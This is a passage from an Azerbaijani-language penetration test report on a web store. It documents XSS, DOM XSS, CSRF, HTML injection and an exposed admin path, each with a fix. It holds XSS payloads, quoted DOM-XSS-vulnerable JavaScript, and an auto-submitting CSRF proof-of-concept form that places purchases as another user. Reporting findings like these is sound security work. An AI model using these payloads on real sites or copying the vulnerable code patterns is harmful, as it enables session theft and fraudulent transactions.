
f_name=test&al_name=uucn&email=fimerig675%40chaublog.com<script>alert(1)</script>&
mobile=0704349299&password=password1&repassword=password1&address1=salam&address2=baku&
remember-me=0  

20
21
22

```

Və requestde **email** parametrinə zərərli javascript teqimizi əlavə edirik.

Requesti göndərdikdən sonra bizə eyni səhifədə xss-in işləməsi ilə bağlı alert çıxır.



#### 4.5.2 Tövsiyyə

- Input Validation/Sanitization
- Input/Output Encoding istifadə et: İstifadəçidən gələn məlumat HTML-ə yazılmamışdan öncə mütləq şəkildə htmlspecialchars() və ya htmlentities() funksiyaları ilə təhlükəsiz formata çevrilməlidir.
- JavaScript daxilində data istifadə olunursa, düzgün encode olunmalıdır: Əgər istifadəçi məlumatı JavaScript bloklarında işlənirsə, bu zaman json\_encode() istifadə etmək tövsiyə olunur.
- Content Security Policy (CSP) tətbiq et: Saytın yalnız etibarlı qaynaqlardan script yükleməsinə icazə verilməsi üçün CSP başlıqları əlavə edilməlidir. Məsələn: Content-Security-Policy: script-src 'self'
- DomPurify işlətmək

### 4.6 Product.php funksiyasında DOM XSS

DOM XSS saytın funksiyalarından istifadə etməklə XSS boşluğu etmək deməkdir. Bu o deməkdir ki, saytda javascript teqləri daxilində müəyyən bir funksionallılıqlar olur, məsələn search funksiyası kimi. Biz bu zaman hər hansı funksiya içindən öz xss payloadımız çıxardaraq triggerlenmasına nail oluruq.

Bu saytda **product.php** funksiyasının source koduna baxdıqda DOM XSS edə biləcəyimiz yer görürük.

**Impact:** Medium

#### 4.6.1 İstismar


Saytda **product.php** funksiyasının source kodunda DOM XSS çıxartmaq üçün parametr olaraq **xss** əlavə edib XSS bosluğu çıxardırıq.


```
// VULNERABILITY: DOM-based XSS - MULTIPLE ATTACK VECTORS
// Method 1: Immediate execution with document.write
if (window.location.hash) {
    var hashValue = decodeURIComponent(window.location.hash.substring(1));
    if (hashValue) {
        document.write('<div style="background:#f8f9fa;padding:15px;margin:10px;border-radius:5px;color:#333;font-weight:bold;border:2px solid #007bff;">Hash: ' + hashValue + '</div>');
    }
}

var urlParams = new URLSearchParams(window.location.search);
var xssParam = urlParams.get('xss');
if (xssParam) {
    document.write('<div style="background:#e8f4f8;padding:15px;margin:10px;border-radius:5px;color:#333;font-weight:bold;border:2px solid #28a745;">XSS: ' + xssParam + '</div>');
}

// Process xss parameter for innerHTML method
var urlParams2 = new URLSearchParams(window.location.search);
var xssParam2 = urlParams2.get('xss');
if (xssParam2 && !document.querySelector('[data-xss-inner]')) {
    var div = document.createElement('div');
    div.setAttribute('data-xss-inner', 'true');
    div.style.cssText = 'background:#d1ecf1;padding:15px;margin:10px;border-radius:5px;color:#0c5460;font-weight:bold;border:2px solid #bee5eb;';
    div.innerHTML = 'InnerHTML XSS: ' + xssParam2; // VULNERABLE! innerHTML
    document.body.appendChild(div);
}
```

Bu kodalara uyğun olan payloadımızı yazırıq. Və iki yerdə Reflected-DOM XSS tapırıq:





#### 4.6.2 Təvsiyələr

- İstifadəçi daxil etdiyi məlumatlar DOM-a birbaşa yazılmamalıdır. Əgər yazılmalırsa, bu məlumatlar mütləq şəkildə **HTML encode** edilməlidir.
- **innerHTML, document.write(), eval(), location.hash, document.URL, document.referrer** kimi funksiyalarla daxil olan məlumatlar birbaşa DOM-da istifadə edilməməlidir. Əvvəzinə **textContent, setAttribute, createElement** kimi təhlükəsiz alternativlər istifadə olunmalıdır.
- Mənbə kodda istənilən input, query, hash dəyərləri DOM-a daxil edilməzdən əvvəl yoxlanılmalı və təmizlənməlidir (sanitization). Yəni yalnız icazə verilən dəyərlər keçməlidir.
- Mümkünsə DOMPurify kimi müasir JavaScript kitabxanaları ilə DOM-dakı kontent təmizlənməlidir.

### 4.7 Store.php funksiyasında Reflected XSS


Reflected XSS saytda input yerinə xss payloadımızı yazılıq və öz zərərli javascript kodumuzu sayta inject edirik. Sadəcə reflected XSS o zaman olur ki, biz bu payloadı qarşı tərəfdə də işlədə bilməliyik. Bunun üçün əsasən search kimi funksiyalardan istifadə edə bilərik, çünkü bu funksiyada göndərdiyimiz input URL-də düşür və hədəfə atdığımızda işləyir. Biz bu boşluqdan istifadə edərək hətta hədəfin saytdakı cookiesini də əldə edə bilərik.

Bu saytda **store.php** funksiyasında search parametrində zərərli javascript teqimizi əlavə edirik və işlədiyini görürük.

## Impact: Medium

### 4.7.1 İstismar

Store.php funksiyasında search parametrinə zərərli javascript teqimizi əlavə edirik və bizə alert olaraq hal-hazırda olduğumuz userin cookiesini verir.



### 4.7.2 Təvsiyyələr

- İstifadəçi tərəfindən daxil edilən məlumatlar HTML formatında ekrana verilməzdən əvvəl mütləq şəkildə escape edilməlidir. Beləliklə, daxil edilən script kimi təhlükəli kodlar çalışdırılmadan mətn kimi göstərilir.
- Serverdə **input validation** tətbiq olunmalıdır. Yəni yalnız icazə verilmiş simvollar və sözlər keçməlidir. Məsələn, axtarış funksiyası üçün yalnız hərfər və rəqəmlər icazəli ola bilər.
- Output Encoding** tətbiq edilməlidir. HTML-ə çıxan nəticələr **htmlspecialchars()** və ya **htmlentities()** kimi funksiyalarla kodlaşdırılmalıdır.
- HTTP Security Headers** istifadə olunmalıdır. **Content-Security-Policy (CSP)** ilə yalnız etibarlı mənbələrdən gələn script-lərin işləməsi təmin edilməlidir.
- URL parametrlərindən gələn məlumatlar birbaşa HTML içinde göstərilməməlidir. Əgər göstərilməlidirsə, mütləq şəkildə təhlükəsiz şəkildə encode olunmalıdır.

## 4.8 Checkout.php funksiyasında CSRF


CSRF boşluğu hər hansı bir saytda olarasa, bu zaman biz həmin saytdakı başqa bir userin adından request göndərə, onun adından əməliyyatlar edə bilərik. Bu boşluğun qarşısı alınmassa başqa istifadəçi adından zərərli proseslər də həyata keçirmək olar.

Bu saytda CSRF boşluğu checkout səhifəsində edilir və başqa userin adından və kart məlumatlarından istifadə edərək alış-veriş etmək olur.

## Impact: Low

### 4.8.1 İstismar

İlk olaraq saytda iki user açırıq və bir userə private tabdan digərinə isə normal tabda daxil oluruq. Sonra private tabda **ready to checkout** klik edib Burp-də requesti tuturuq.



The screenshot shows a Burp Suite Professional interface with a captured POST request to `/checkout.php`. The request details include:

- Method: POST
- URL: `/checkout.php`
- Headers:
  - Host: www.millitech.store
  - User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
  - Accept-Language: en-US,en;q=0.5
  - Accept-Encoding: gzip, deflate, br
  - Referer: https://www.millitech.store/cart.php
  - Content-Type: application/x-www-form-urlencoded
  - Content-Length: 446
  - Origin: https://www.millitech.store
  - Dnt: 1
  - Sec-Gpc: 1
  - Upgrade-Insecure-Requests: 1
  - Sec-Fetch-Dest: document
  - Sec-Fetch-Mode: navigate
  - Sec-Fetch-Site: same-origin
  - Sec-Fetch-User: ?1
  - Priority: udo, 1
  - Connection: close
- Request body:

```
cmd_cart&business=shoppingcart%40support.com&cmd_checkout&product_id=1&product_name_1=Samsung galaxy s7 edge&product_number_1=1&amount_1=5000&quantity_1=1&returnurl=http%3A%2F%2Flocalhost%2Fmyfiles%2Fpublic_html%2Fpayment%2Ephp&notify_url=http%3A%2F%2Flocalhost%2Fmyfiles%2Fpublic_html%2Fpayment%2Ephp&success_url=http%3A%2F%2Flocalhost%2Fmyfiles%2Fpublic_html%2Fcancel.php&currency_code=USD&custom=54&login_user_with_product=Ready+to+Checkout
```

Daha sonra burpdə generate to csrf poc istifadə edib bu requestdən csrf html kodunu əldə edirik.

Request to: https://www.millitech.store

Pretty Raw Hex

```

1 POST /checkout.php HTTP/1.1
2 Host: www.millitech.store
3 Connection: keep-alive
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://www.millitech.store/cart.php
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 446
11 Origin: https://www.millitech.store
12 DNT: 1
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Dest: document
19 Sec-Fetch-User: ?1
20 Sec-Fetch-Site: same-origin
21 Sec-Fetch-Mode: no-change
22 Sec-Fetch-Dest: document
23 Sec-Fetch-User: ?1
24 Sec-Fetch-Site: same-origin
25 Sec-Fetch-Mode: no-change
26 Sec-Fetch-Dest: document
27
  
```

CSRFTOKEN:

```

1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://www.millitech.store/checkout.php" method="POST">
5       <input type="hidden" name="card" value="64055cart" />
6       <input type="hidden" name="business" value="shoppingcart&6405support&465com" />
7       <input type="hidden" name="upload" value="1" />
8       <input type="hidden" name="total&695count" value="1" />
9       <input type="hidden" name="item&695number&6951" value="Samsung galaxy s7 edge" />
10      <input type="hidden" name="amount&6951" value="5000" />
11      <input type="hidden" name="quantity&6951" value="1" />
12      <input type="hidden" name="return" value="http://127.0.0.1:6475/localhost&6475/public&6475/html&6475/payment&6475/success&6475.php" />
13      <input type="hidden" name="cancel" value="http://127.0.0.1:6475/localhost&6475/public&6475/html&6475/cancel&6475.php" />
14      <input type="hidden" name="currency&695code" value="USD" />
15      <input type="hidden" name="custom" value="54" />
16      <input type="hidden" name="login&695user&695with&695product" value="Ready&6932;to&6932;Checkout" />
17      <input type="submit" value="Submit request" />
18    </form>
19    <script>
20      history.pushState('', '', '/');
21      document.forms[0].submit();
22    </script>
23  </body>
24 </html>
25
  
```

Regenerate Test in browser Copy HTML Close

Sonra bu html kodunu öz sistemimizdi html kodu kimi yadda saxlayıb brauzerdə digər user üçün açıldıqda bizi həmin userdə ready to checkout səhifəsinə yönləndirir. Və burada user məlumatları avtomatik saxlanıllarsa kimnsə adından request göndərmək, alış-veriş etmək mümkündür.

MilliTech Store

Billing Address

Payment

Accepted Cards

Name on Card

Card Number

Exp Date

CVV

Cart

no	product title	qty	amount
1	Samsung galaxy s7 edge	1	\$5000

**total** **\$5000**

## 4.8.2 Təvsiyyələr

- CSRF Token İstifadəsi**

Hər bir form və ya POST request üçün unikal və təsadüfi dəyərli CSRF token yaradılmalıdır

və serverdə yoxlanılmalıdır. Bu token istifadəçinin sessiyasına bağlı olmalı və yalnız bir dəfə istifadə edilə bilməlidir.

- **SameSite Cookie Bayrağının Təyin Edilməsi**

Session cookie-lərdə SameSite=Strict və ya ən az SameSite=Lax flag-ları istifadə olunmalıdır. Bu, brauzerin üçüncü tərəf saytlardan gələn request-lərdə cookie-ləri göndərməsinin qarşısını alır.

- **Referer və Origin Header-larının Yoxlanması**

Server tərəfdə request-lərin gəlmə mənbəyi (Referer və Origin header) yoxlanılmalıdır. Əgər bu başlıqlar mövcud deyilsə və ya uyğun deyilsə, request rədd edilməlidir.

- **Critical Operation-larda Yenidən Təsdiq Sistemi**

Ödəniş, məlumat dəyişdirmə kimi vacib əməliyyatlardan əvvəl istifadəcidən yenidən parol soruşturmaq və ya 2FA (iki mərhələli təsdiq) tələb etmək əlavə təhlükəsizlik qatını təmin edə bilər.

- **CORS Qaydalarının Sərtləşdirilməsi**

CORS (Cross-Origin Resource Sharing) konfiqurasiyaları düzgün təyin olunmalı və yalnız etibarlı domain-lərə icazə verilməlidir.


## 4.9 Product.php funksiyasında HTML İnjeksiyon

HTML Injection – bu zəiflik, istifadəçinin daxil etdiyi məlumatların server və ya browser tərəfindən HTML kimi təhlil edildiyi hallarda baş verir. Əgər istifadəçi girişini serverdə düzgün şəkildə filtr edilmirsə, hücumçu HTML teqləri və ya JavaScript kodlarını inputa daxil edərək səhifədə istədiyi strukturu və ya mesajı göstərə bilər. Bu, səhifənin görünüşünü dəyişdirmək, istifadəçini aldatmaq və ya əlavə XSS hücumlarına zəmin yaratmaq üçün istifadə oluna bilər. Bu boşluq istifadəçi interfeysində manipulyasiyalar, saxta formalar və fişinq ssenariləri ilə nəticələnə bilər.

**İmpact:** Low

### 4.9.1 İstismar

Bu saytda biz XSS parametri əlavə edərək öz zərərli skriptimizi daxil edərək XSS boşluğu tapmışdıq. Buna görə də fikirləşdik ki, burada HTML injection boşluğu da ola bilər. Və XSS parametrinə **<h1>salam</h1>** payload yazdıq və sayta əlavə olunduğunu gördük. Bununla da, HTML injection boşüğünü tapdıq.



#### 4.9.2 Təvsiyələr

- Inputları sanitizasiya edin** – istifadəçi tərəfindən daxil edilən bütün məlumatlardan HTML teqlərini silin və ya htmlspecialchars() ilə kodlaşdırın.
- Output encoding tətbiq edin** – input dəyərləri səhifədə göstərilirsə, HTML kontekstində uyğun şəkildə kodlaşdırılmalıdır.
- White-list istifadə edin** – yalnız icazə verilmiş simvollara və formatlara imkan verin (məsələn, yalnız hərf və rəqəmlər).
- CSP tətbiq edin** – Content-Security-Policy başlıqları ilə zərərli script-lərin qarşısını alın.
- Server tərəfində yoxlama aparın** – bütün validasiya yalnız front-end deyil, server tərəfində də aparılmalıdır.

## 4.10 İnsecure Design

Saytda **/admin/admin** URL-i mövcuddur və bu ünvan girişü məhdudlaşdırılmalı olduğu halda, dizayn zəifliyinə görə birbaşa açılır. İstifadəçi bu direktoriyaya daxil olduqda sistem onu admin login panelinə yönləndirir, halbuki bu səhifə yalnız doğrulanmış istifadəçilər üçün əlçatan olmalı idi. Üstəlik, yönləndirmə nəticəsində URL-də token avtomatik şəkildə əlavə olunur, bu isə auth mexanizminin dizayn səviyyəsində zəif olduğunu göstərir.

#### Impact: Low

#### 4.10.1 İstismar

**Feroxbuster** istifadə edərək <http://millitech.store> URL-i directory enumeration etdiyimizdə **/admin/admin** deyə bir directory diqqətimizi çəkir.

```

Target Url          https://www.millitech.store
Threads            50
Wordlist           /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes       All Status Codes!
Timeout (secs)    7
User-Agent         feroxbuster/2.11.0
Config File        /etc/feroxbuster/ferox-config.toml
Extract Links     true
HTTP methods      [GET]
Recursion Depth   4

Press [ENTER] to use the Scan Management Menu™

```

